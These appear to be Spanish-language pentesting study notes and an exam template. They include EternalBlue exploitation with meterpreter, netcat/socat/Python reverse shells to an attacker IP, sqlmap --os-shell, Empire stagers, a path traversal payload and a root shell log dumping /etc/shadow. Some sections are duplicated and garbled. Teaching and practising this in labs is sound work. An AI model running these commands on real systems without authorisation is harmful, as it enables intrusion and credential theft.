
```
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 192.168.1.20
run
```

Metasploit Framework - Framework de explotación


```
text
Nivel agresividad: Alto
Tipo: Activo (exploits)
Info extraída: Acceso inicial, shells, hashes
bash
# Iniciar
msfconsole
# Búsqueda de módulos
search eternalblue
search type:exploit platform:windows
# Uso de exploit
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.10
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.5
exploit
```

```
# Post-explotación (meterpreter)
sysinfo
hashdumscreenshot
```

```
keyscan_start
```



```
whoiam
sh: 7: whoiam: not found
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
vuln
uname /a
uname: extra operand '/a'
Try 'uname --help' for more information.
uname -a
Linux patocorporation 5.10.0-36-amd64 #1 SMP Debian 5.10.244-1 (2025-09-29) x86_64 GNU/Linux
cat /etc/shadow
root:$y$j9T$eaeln1P0A8cewmkrGMkyp.$yyGgQX9zqf3bSQhpkbm9rDzK2GqU9c6SUjrIvrVXXvD:20424:0:99999:7:::
daemon:*:20424:0:99999:7:::
bin:*:20424:0:99999:7:::
sys:*:20424:0:99999:7:::
sync:*:20424:0:99999:7:::
games:*:20424:0:99999:7:::
man:*:20424:0:99999:7:::
lp:*:20424:0:99999:7:::
mail:*:20424:0:99999:7:::
news:*:20424:0:99999:7:::
uucp:*:20424:0:99999:7:::
```



🧨 12. SearchSploit

Tipo: Búsqueda de exploits
Agresividad: Pasivo

✔ ¿Qué extrae?

- CVEs
- Exploits públicos
- Pruebas de concepto

✔ Uso:

```
searchsploit apache 2.4
```

🟦 4. EXECUTION (Ejecución de código / payloads / shells)

---

13. Netcat

Tipo: Shells reversos, escucha, pruebas
Agresividad: Activo

✔ ¿Qué hace?

- Listener de puertos
- Reverse shells
- Pruebas de conectividad

✔ Uso:

Listener:

```
nc -lvnp 4444
```

Reverse shell:

```
nc <KALI_IP> 4444 -e /bin/bash
```

```
Netcat - Herramienta de red
Nivel agresividad: Variable
Tipo: Activo
Info extraída: Conexiones, transferencia archivos, shells
# Escuchar (atacante)
nc -lvnp 4444
# Conectar (víctima)
nc 192.168.1.5 4444 -e /bin/bash
# Transferir archivos
nc -lvnp 4444 > archivo_recibido.txt  # Receptor
nc 192.168.1.5 4444 < archivo.txt    # Emisor
# Banner grabbing
nc -v 192.168.1.10 80
```

💀 14. Socat

Tipo: Mejor versión de Netcat
Agresividad: Activo

✔ ¿Qué hace?

- Reverse shells más estables
- Túneles
- Redirecciones de puertos

✔ Ejemplo:

```
socat TCP-LISTEN:4444,fork EXEC:/bin/bash
```

```
Socat - Netcat mejorado

Nivel agresividad: Variable
Tipo: Activo

Info extraída: Shells, port forwarding, encriptación

# Reverse shell (víctima)
socat TCP:192.168.1.5:4444 EXEC:/bin/bash
# Bind shell (atacante)
socat TCP-LISTEN:4444 EXEC:/bin/bash
# Port forwarding

socat TCP-LISTEN:8080,fork TCP:192.168.1.10:80
```

🧬 15. Python / Bash reverse shells

Python Reverse Shell:

```
python3 -c 'import
socket,os,pty;s=socket.socket();s.connect(("10.0.0.1",4444));os.dup2(s
```

```
.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'
```

🟫 5. ENUMERACIÓN POST-EXPLOTACIÓN (Discovery interno)

🧩 16. LinPEAS / WinPEAS

Tipo: Enumeración de escalada de privilegios
Agresividad: Activo (muy ruidoso)

✔ ¿Qué descubre?

- Vulnerabilidades locales
- Permisos incorrectos
- Credenciales
- Servicios peligrosos
- Configuraciones inseguras

⚙️ 17. BloodHound

Tipo: Mapeo de Active Directory
Agresividad: Medio–Alto

✔ ¿Qué extrae?

- Caminos de ataque
- Permisos
- Grupos
- Delegaciones
- Rutas de escalación

🔐 18. Mimikatz

Tipo: extracción de credenciales (Windows)
Agresividad: Muy intrusivo

✔ ¿Qué extrae?

- Credenciales en texto claro
- Hashes NTLM
- Tokens
- Certificados

Metodología Profesional de Pentesting

1. Reconocimiento (Reconnaissance)

Descubrimiento de hosts activos:

```
# Descubrir máquinas en la red

netdiscover -r 192.168.1.0/24

# o

arp-scan -l
```

Escaneo de puertos y servicios:

```
# Escaneo rápido de todos los puertos

nmap -p- --min-rate 5000 -n -Pn <IP_objetivo>

# Escaneo detallado de puertos abiertos

nmap -p<puertos_encontrados> -sCV -O <IP_objetivo> -oN escaneo_detallado.txt

# Escaneo con scripts de vulnerabilidades

nmap --script vuln -p<puertos> <IP_objetivo>
```

2. Enumeración de Servicios

Para servicios web (HTTP/HTTPS):

```
# Identificar tecnologías

whatweb http://<IP>

# Escaneo de vulnerabilidades web

nikto -h http://<IP>

# Búsqueda de directorios

gobuster dir -u http://<IP> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

# O usar dirb

dirb http://<IP> /usr/share/wordlists/dirb/common.txt
```

Para SMB (común en Windows):

```
# Enumeración completa

enum4linux -a <IP>

# Listar recursos compartidos

smbclient -L //<IP>/ -N

smbmap -H <IP>

# Vulnerabilidades SMB conocidas

nmap --script smb-vuln* -p445 <IP>
```

Para SSH/FTP:

```
# Verificar acceso anónimo FTP

nmap --script ftp-anon -p21 <IP>
```

```
# Banner grabbing

nc <IP> 22

nc <IP> 21
```

3. Análisis de Vulnerabilidades

Búsqueda de exploits conocidos:

```
# Buscar en ExploitDB

searchsploit <nombre_servicio> <versión>

# Ejemplo

searchsploit apache 2.4.49
```

Uso de Metasploit Framework:

```
msfconsole

# Buscar módulos relacionados

search <servicio>

# Usar escáneres auxiliares

use auxiliary/scanner/smb/smb_version

set RHOSTS <IP>

run
```

Escáneres automatizados profesionales:

- **OpenVAS**: escáner completo de vulnerabilidades (requiere configuración inicial)
- **Nessus Essentials**: versión gratuita muy completa

4. Validación Manual

Después del escaneo automatizado, verifica manualmente:

- Versiones de software desactualizadas
- Configuraciones inseguras
- Credenciales por defecto
- Permisos excesivos

5. Documentación Profesional

Crea un reporte con esta estructura:

a) Executive Summary

- Resumen ejecutivo de hallazgos críticos
- Riesgo general del entorno

b) Metodología

- Herramientas utilizadas
- Alcance del análisis
- Limitaciones

c) Hallazgos Detallados Para cada vulnerabilidad:

- **Título descriptivo**
- **Severidad**: Crítica/Alta/Media/Baja/Informativa
- **CVE** (si aplica)
- **Descripción técnica**
- **Pasos para reproducir**
- **Evidencia** (capturas de pantalla, salidas de comandos)
- **Impacto potencial**
- **Recomendaciones de remediación**

d) Conclusiones y Recomendaciones Generales

Script de Automatización Básica

Te comparto un flujo de trabajo organizado:

```
#!/bin/bash

# Crear estructura de directorios

TARGET=$1
```

```
mkdir -p pentesting/$TARGET/{recon,enum,vuln,reports}

# Guardar toda la sesión

script pentesting/$TARGET/sesion_$(date +%Y%m%d_%H%M).log

# Fase 1: Reconocimiento

echo "[+] Iniciando reconocimiento..."

nmap -p- --min-rate 5000 -n -Pn $TARGET -oN pentesting/$TARGET/recon/all_ports.txt

# Extraer puertos abiertos

PORTS=$(grep "^[0-9]" pentesting/$TARGET/recon/all_ports.txt | cut -d '/' -f 1 | xargs | tr ' ' ',')

# Fase 2: Enumeración detallada

echo "[+] Enumerando servicios..."

nmap -p$PORTS -sCV -O $TARGET -oA pentesting/$TARGET/enum/detailed_scan

# Fase 3: Análisis de vulnerabilidades

echo "[+] Buscando vulnerabilidades..."

nmap --script vuln -p$PORTS $TARGET -oN pentesting/$TARGET/vuln/nmap_vuln.txt
```

Herramientas Complementarias en Kali

Automatización:

- `autorecon <IP>` - automatiza reconocimiento completo
- `nmapAutomator.sh` - wrapper de nmap con diferentes modos

Web Application Testing:

- `wpscan` - para WordPress
- `sqlmap` - inyección SQL
- `burpsuite` - proxy de interceptación

Toma de Notas:

- `cherrytree` - organización jerárquica
- `obsidian` - con markdown
- `joplin` - alternativa open source

Checklist Profesional

Para **Debian**:

- [ ] Versión del kernel y SO
- [ ] Servicios expuestos (SSH, HTTP, FTP, etc.)
- [ ] Permisos SUID/SGID
- [ ] Usuarios y grupos
- [ ] Configuraciones de firewall
- [ ] Software desactualizado

Para **Windows**:

- [ ] Versión de Windows y parches
- [ ] SMB habilitado y vulnerabilidades (EternalBlue, etc.)
- [ ] RDP expuesto
- [ ] PowerShell remoting
- [ ] Usuarios locales y privilegios
- [ ] Software de terceros vulnerable

Consejos Importantes

1. **Documenta TODO**: cada comando, cada resultado, cada hallazgo
2. **Sé metódico**: sigue siempre el mismo proceso
3. **Verifica manualmente**: las herramientas pueden dar falsos positivos
4. **Prioriza por impacto real**: no todas las vulnerabilidades son igual de peligrosas
5. **Mantén ética profesional**: aunque sean máquinas de práctica, actúa como si fuera un trabajo real

Powershell Empire (Post-Explotación Windows)

```
Nivel agresividad: Alto
```

```
Tipo: Activo
```

```
Info extraída: Persistencia, escalada, movimiento lateral
```

```
# Iniciar

powershell-empire

# Crear listener

uselistener http

set Host http://192.168.1.5

execute

# Crear stager

usestager multi/launcher

set Listener http

execute
```

SMBClient - Cliente SMB

```
Nivel agresividad: Bajo-Medio

Tipo: Activo

Info extraída: Archivos compartidos, permisos

# Listar shares

smbclient -L //192.168.1.10 -N

# Con credenciales

smbclient //192.168.1.10/share -U usuario%password

# Acceso interactivo

smbclient //192.168.1.10/share
```

```
> ls

> get archivo.txt

> put malware.exe
```

Enum4linux - Enumeración SMB

```
Nivel agresividad: Medio

Tipo: Activo

Info extraída: Usuarios, grupos, shares, políticas

# Todos los checks

enum4linux -a 192.168.1.10

# Usuarios

enum4linux -U 192.168.1.10

# Shares

enum4linux -S 192.168.1.10

# Información del sistema

enum4linux -i 192.168.1.10
```

Dirb - Scanner de directorios web

```
Nivel agresividad: Medio

Tipo: Activo

Info extraída: Directorios y archivos ocultos
```

```
# Básico

dirb http://192.168.1.10

# Con lista personalizada

dirb http://192.168.1.10 /usr/share/wordlists/dirb/big.txt

# Extensiones específicas

dirb http://192.168.1.10 -X .php,.txt

# Sin recursividad

dirb http://192.168.1.10 -r
```

SQLMap - Inyección SQL

```
Nivel agresividad: Medio-Alto

Tipo: Activo

Info extraída: Bases de datos, tablas, datos, shell
```

```
# Detección básica

sqlmap -u "http://sitio.com/page.php?id=1"

# Enumeración completa

sqlmap -u "http://sitio.com/page.php?id=1" --dbs

sqlmap -u "http://sitio.com/page.php?id=1" -D dbname --tables

sqlmap -u "http://sitio.com/page.php?id=1" -D dbname -T users --dump

# Obtener shell

sqlmap -u "http://sitio.com/page.php?id=1" --os-shell

# Modo seguro (solo detección)
```

```
sqlmap -u "http://sitio.com/page.php?id=1" --batch --risk 1 --level 1
```

Shodan CLI - Buscador de dispositivos

```
Nivel agresividad: Bajo (API)
```

```
Tipo: Pasivo
```

```
Info extraída: Dispositivos expuestos, banners, vulnerabilidades
```

```
# Requiere API key
```

```
shodan init YOUR_API_KEY
```

```
# Búsquedas
```

```
shodan search apache
```

```
shodan host 8.8.8.8
```

```
shodan count nginx
```

CLASIFICACIÓN POR NIVEL DE AGRESIVIDAD

Nivel Bajo (Stealth/Passive)

- SpiderFoot (modo footprint)
- TheHarvester
- Shodan CLI
- Whois
- Dig/Dnsenum (consultas normales)

Nivel Medio (Normal Scanning)

- Nmap (-sS, -sV sin scripts agresivos)
- Gobuster/Dirb
- DNSMap
- Nikto (web scanner)
- Enum4linux

Nivel Alto (Intrusivo/Aggressive)

- Nmap (-T5, --script vuln)
- Hydra (fuerza bruta)
- SQLMap (--os-shell)
- Metasploit (exploits)
- Responder (LLMNR/NBT-NS poisoning)

MEJORES PRÁCTICAS

1. Comienza siempre con métodos pasivos
2. Usa proxies/Tor cuando sea necesario
3. Limita tasa de requests (-t en Gobuster, --delay en SQLMap)
4. Documenta comandos exactos usados
5. Prueba en ambientes controlados primero
6. Usa `-v` para verbose y entender lo que está pasando
7. Combina herramientas para validar hallazgos

FLUJO RECOMENDADO PARA PENTEST

```
1. SpiderFoot/TheHarvester (OSINT)
2. Nmap -sS -sV (puertos/versiones)
3. Gobuster/Dirb (directorios web)
4. Nikto (vulnerabilidades web)
5. Enum4linux/SMBClient (si hay SMB)
6. Searchsploit (buscar exploits)
7. Metasploit/SQLMap (si aplica)
8. Hydra (último recurso)
```

Plantilla de Examen de Pentesting (Windows + Linux)

(Versión limpia, sin explicaciones, lista para llenar durante el examen)

---

1. Datos Generales

- **Nombre del alumno:**
- **Fecha:**
- **Materia:**
- **Profesor:**
- **Nombre del examen:**
- **Objetivo:**

---

2. Alcance (Scope)

- **Host objetivo Linux:**
- **Host objetivo Windows:**
- **Prohibiciones:**
- **Duración del examen:**
- **Herramientas permitidas:**

---

3. Metodología Utilizada

- Escaneo de puertos
- Detección de servicios
- Enumeración
- Identificación de vulnerabilidades
- Explotación
- Post-explotación
- Documentación

---

4. Escaneo Inicial (Windows y Linux)

4.X Máquina (Windows / Linux)

4.X.1 Comando ejecutado

4.X.2 Resultados relevantes

- **Puertos abiertos:**
- **Servicios detectados:**
- **Versiones:**
- **Sistema operativo estimado:**

4.X.3 Posibles vectores detectados

---

5. Enumeración de Servicios (Windows y Linux)

5.X Servicio:

- **Puerto:**
- **Herramientas usadas:**
- **Comandos ejecutados:**
- **Resultados relevantes:**
- **Hallazgos importantes:**
- **Posible vulnerabilidad:**

---

6. Identificación de Vulnerabilidades (Windows + Linux)

6.X Vulnerabilidad #N

- **Plataforma:**
- **Nombre / Tipo:**
- **CVE (opcional):**
- **Gravedad:**
- **Servicio afectado:**

6.X.1 Evidencia

- **Captura de pantalla:**

6.X.2 Descripción técnica

6.X.3 Impacto potencial

Distinción: Explotación vs Post-Explotación

Explotación

Post-Explotación

---

7. Explotación

7.X Explotación de Vulnerabilidad #N

- **Herramienta utilizada:**
- **Comando exacto usado:**

- **Resultado exitoso:**
- **Evidencia:**
- **Notas:**

---

8. Post-Explotación

8.X Post-Explotación en (Windows / Linux)

- **Nivel de acceso:**
- **Enumeración interna:**
    - Usuarios
    - Privilegios
    - Archivos sensibles
    - Servicios internos
    - Otros
- **Vector posible para escalar privilegios:**

---

9. Conclusiones Finales

- **Total de vulnerabilidades encontradas:**
- **Vulnerabilidad más crítica:**
- **Riesgo total de la máquina Linux:**

- **Riesgo total de la máquina Windows:**
- **Dificultades encontradas:**
- **Recomendaciones técnicas:**

---

10. Anexos

- Capturas de pantalla
- Output completo de Nmap
- Comandos usados
- Evidencia de explotación

(Fin de la plantilla limpia)

Examen de Pentesting (Windows + Linux, Completa, Detallada y Fácil de Llenar)

(Incluye notas, ejemplos y secciones repetibles. Ideal para examen con una máquina Windows y una Linux vulnerables.)

---

1. Datos Generales

- **Nombre del alumno:** (tu nombre)
- **Fecha:** (día del examen)

- **Materia:** Pentesting / Seguridad Informática
- **Profesor:** (nombre)
- **Nombre del examen:** Examen Práctico de Pentesting
- **Objetivo:** Analizar dos máquinas vulnerables (Windows y Linux), identificar vulnerabilidades y documentarlas con evidencia.

---

2. Alcance (Scope)

- **Host objetivo Linux:** (Ej: 192.168.10.40)
- **Host objetivo Windows:** (Ej: 192.168.10.41)
- **Prohibiciones:** No DoS, no borrar archivos, no modificar configuración crítica.
- **Duración del examen:** (Ej: 2 horas)
- **Herramientas permitidas:** Nmap, scripts, comandos manuales, navegadores, herramientas básicas.

---

3. Metodología Utilizada

(Ya lista para el examen, solo bórrale si no aplica)

- **Escaneo completo de puertos:** (nmap -p-)
- **Detección de servicios y versiones:** (nmap -sV -sC)
- **Enumeración profunda por servicio:** HTTP, SMB, FTP, WinRM, SSH, etc.
- **Detección manual de vulnerabilidades:** mediante banners, versiones, configuraciones inseguras.

- **Explotación manual:** usando comandos, scripts o técnicas de abuso de configuración.
- **Post-explotación (solo si hay shell):** Enumeración interna, usuarios, privilegios.
- **Documentación:** capturas, outputs y comandos.

---

4. Escaneo Inicial (Windows y Linux)

Repite este bloque, uno para Windows y otro para Linux

4.X Escaneo: Máquina (Windows / Linux)

4.X.1 Comando ejecutado

nmap -sV -sC -O -p- IP_OBJETIVO

(Ej: copia exactamente el que uses.)

4.X.2 Resultados relevantes

- **Puertos abiertos:** (Ej: 80, 135, 445, 3389, etc.)
- **Servicios detectados:** (Ej: SMB, WinRM, Apache, SSH)
- **Versiones:** (pega lo que te dé nmap)
- **Sistema operativo estimado:** (Windows Server 2016 / Ubuntu 18.04)

4.X.3 Posibles vectores detectados

(Ej: SMB expuesto, RDP activo, Apache vulnerable, FTP anónimo, etc.)

---

5. Enumeración de Servicios (Windows y Linux)

Sección repetible por cada servicio detectado.

5.X Servicio: Nombre del Servicio (Windows/Linus)

- **Puerto:** (Ej: 445)
- **Herramientas usadas:** (enum4linux, smbclient, rpcclient, gobuster, curl, ftp…)
- **Comandos ejecutados:**

Ej: smbclient -L \IP -N

- **Resultados relevantes:** (shares, rutas, banners, errores, info)
- **Hallazgos importantes:** (Ej: share público, panel web oculto, credenciales en texto claro)
- **Posible vulnerabilidad:** (Ej: autenticación débil, version antigua, archivos sensibles)

---

6. Identificación de Vulnerabilidades (Windows + Linux)

Aquí documentas TODAS las vulnerabilidades. Copia y pega esta sección para cada una.

6.X Vulnerabilidad #N (Windows o Linux)

- **Plataforma:** (Windows/Linux)
- **Nombre / Tipo:** (Ej: SMB Share Unprotected / RCE vía Path Traversal)

- **CVE (opcional):** *(No requerido, puedes poner “N/A”)*
- **Gravedad:** (Alta / Media / Crítica)
- **Servicio afectado:** (Ej: SMB en puerto 445)

6.X.1 Evidencia (MANDATORIA)

Pega aquí el comando exacto que demuestre la vulnerabilidad.
Ej: curl "http://IP/cgi-bin/..%2f..%2f/etc/passwd"

- **Captura de pantalla:** (pega imagen o describe la salida)

6.X.2 Descripción técnica

(Ej: El servidor Apache permite recorrer directorios debido a una mala configuración.)

6.X.3 Impacto potencial

(Ej: permite leer archivos del sistema, posibilidad de RCE, fuga de información, etc.)

Distinción: Explotación vs Post-Explotación

(Incluye para tu examen una explicación clara que puedas dejar o borrar.)

Explotación (Qué es y qué va aquí — explicación ampliada)

- La **explotación** es cuando aprovechas una vulnerabilidad para obtener un resultado directo y verificable.
- Aquí **pruebas que la vulnerabilidad es real** con un comando, payload o técnica.
- Ejemplos:
    - Leer archivos sensibles mediante traversal.

    - Acceder a un share SMB sin autenticación.
    - Ejecutar `whoami` de forma remota.
    - Descargar archivos expuestos.
- Lo que debes poner aquí:
    - Comando usado.
    - Evidencia/captura.
    - Resultado obtenido.

Post-Explotación (Qué es y qué va aquí — explicación ampliada)**

- La **explotación** es el momento en el que **usas una vulnerabilidad para obtener un resultado concreto**.
- Ejemplos típicos de explotación:
    - Leer un archivo sensible usando traversal.
    - Acceder a un share SMB sin contraseña.
    - Ejecutar un comando remoto.
    - Descargar un archivo expuesto.
- **La explotación SIEMPRE es directa y prueba que la vulnerabilidad es real**.
- Lo que pones aquí: comando, captura, evidencia y resultado.

Post-Explotación (Qué es y qué va aquí — explicación ampliada)

- La post-explotación ocurre **solo cuando ya tienes acceso dentro del sistema** (shell, sesión, archivos internos, etc.).
- Su objetivo es determinar el **impacto real** del compromiso.

- Ejemplos:
    - Enumerar usuarios internos.
    - Revisar privilegios.
    - Buscar archivos con contraseñas.
    - Ver servicios internos o tareas programadas.
    - Identificar posibles escaladas de privilegios.
- Qué debes poner aquí:
    - Comandos ejecutados dentro del sistema.
    - Evidencia del usuario actual y permisos.
    - Archivos internos encontrados.
    - Notas sobre posibles escaladas.**
- La **post-explotación solo ocurre si después de explotar tienes acceso dentro del sistema** (shell, sesión, acceso interactivo o lectura interna extendida).
- Ejemplos:
    - Enumeración de usuarios.
    - Enumeración de privilegios.
    - Buscar archivos sensibles dentro del sistema.
    - Listar servicios internos.
    - Buscar vectores para escalar privilegios.
- **La post-explotación analiza qué tan profundo puedes llegar una vez comprometido**.

---

7. Explotación (Windows + Linux)

Repite por cada vulnerabilidad que explotes.

7.X Explotación de Vulnerabilidad #N (Windows o Linux)

- **Herramienta utilizada:** (curl, powershell, python, metasploit — si lo permite)
- **Comando exacto usado:**

(Ej: python exploit.py --target IP)

- **Resultado exitoso:** (Ej: lectura de archivo sensible, ejecución de comando, acceso a share)
- **Evidencia:** (output del comando / screenshot)
- **Notas:** (si hubo limitaciones)

---

8. Post-Explotación (solo si obtuviste acceso)

Es común que se obtenga acceso en Linux — en Windows a veces no.

8.X Post-Explotación en (Windows / Linux)

- **Nivel de acceso:** (Ej: www-data, low-priv, Administrator)
- **Enumeración interna:**
    - Usuarios del sistema
    - Archivos interesantes

    - Servicios internos
    - SUIDs (en Linux)
    - Permisos inseguros (Windows)
- **Vector posible para escalar privilegios:** (si aplica)

---

9. Conclusiones Finales

- **Total de vulnerabilidades encontradas:** (Ej: 3 Linux, 2 Windows)
- **Vulnerabilidad más crítica:** (descríbela)
- **Riesgo total de la máquina Linux:** (Bajo/Medio/Alto/Crítico)
- **Riesgo total de la máquina Windows:** (Bajo/Medio/Alto/Crítico)
- **Dificultades encontradas:** (Ej: puertos filtrados, servicios lentos)
- **Recomendaciones técnicas:**
    - Actualizar servicios y parches
    - Cerrar puertos innecesarios
    - Configurar permisos adecuados
    - Proteger SMB, RDP, SSH

---

10. Anexos

- **Capturas de pantalla**

- **Output completo de Nmap**
- **Comandos usados en enumeración**
- **Evidencia de explotación**

(Fin de la plantilla actualizada para máquinas Windows + Linux.)

🟦 *1. METODOLOGÍA PTES (Penetration Testing Execution Standard)*

*La **PTES** es uno de los estándares más usados por pentesters profesionales. Define un proceso completo para ejecutar pruebas de penetración de manera ordenada, documentada y profesional.*

🧩 *7 fases de PTES*

1. ***Pre-Engagement Interactions***
    - *Definición del alcance*
    - *Tiempos*
    - *Contratos*
    - *Límites legales*
    - *Normas de comunicación*
    - *Permisos*
2. ***Intelligence Gathering (Reconocimiento)***
    - *OSINT*
    - *Fingerprinting*
    - *Identificación de servicios*
    - *Detección de sistemas operativos*
3. ***Threat Modeling***
    - *Identificación de amenazas*
    - *Priorización*
    - *Clasificación de activos críticos*
    - *Determinar vectores de ataque probables*
4. ***Vulnerability Analysis***
    - *Escaneo de vulnerabilidades*
    - *Comprobación manual*
    - *Enumeración de servicios*

    - *Falsos positivos*
5. ***Exploitation***
    - *Aprovechar vulnerabilidades*
    - *Ganar acceso*
    - *Elevar privilegios*
6. ***Post-Exploitation***
    - *Mantenimiento de acceso (opcional en entornos éticos)*
    - *Exfiltración simulada*
    - *Movimiento lateral*
    - *Identificación de impacto*
7. ***Reporting***
    - *Documentación clara y técnica*
    - *Evidencias*
    - *Recomendaciones*
    - *Riesgo y criticidad*
    - *Reporte ejecutivo*

🟩 *2. METODOLOGÍA OSSTMM (Open Source Security Testing Methodology Manual)*

*La **OSSTMM** es una metodología muy robusta para pruebas de seguridad en general (no solo pentesting). Incluye seguridad física, humana, telecomunicaciones y operativa.*

🔧 *Objetivo principal:*

*Estandarizar cómo se mide la **seguridad real** de un sistema mediante métricas cuantitativas.*

🔥 *Componentes principales de OSSTMM*

✔ *1. RAV – Risk Assessment Values*

Define valores numéricos para medir riesgo, confianza, exposición.

✔ *2. Áreas del Test:*

- ***Seguridad física** (cámaras, accesos)*
- ***Seguridad humana** (ingeniería social)*
- ***Telefonía***

- ***Redes de datos***
- ***Wireless***
- ***Proceso y workflow organizacional***

✔ 3. Reglas de interacción
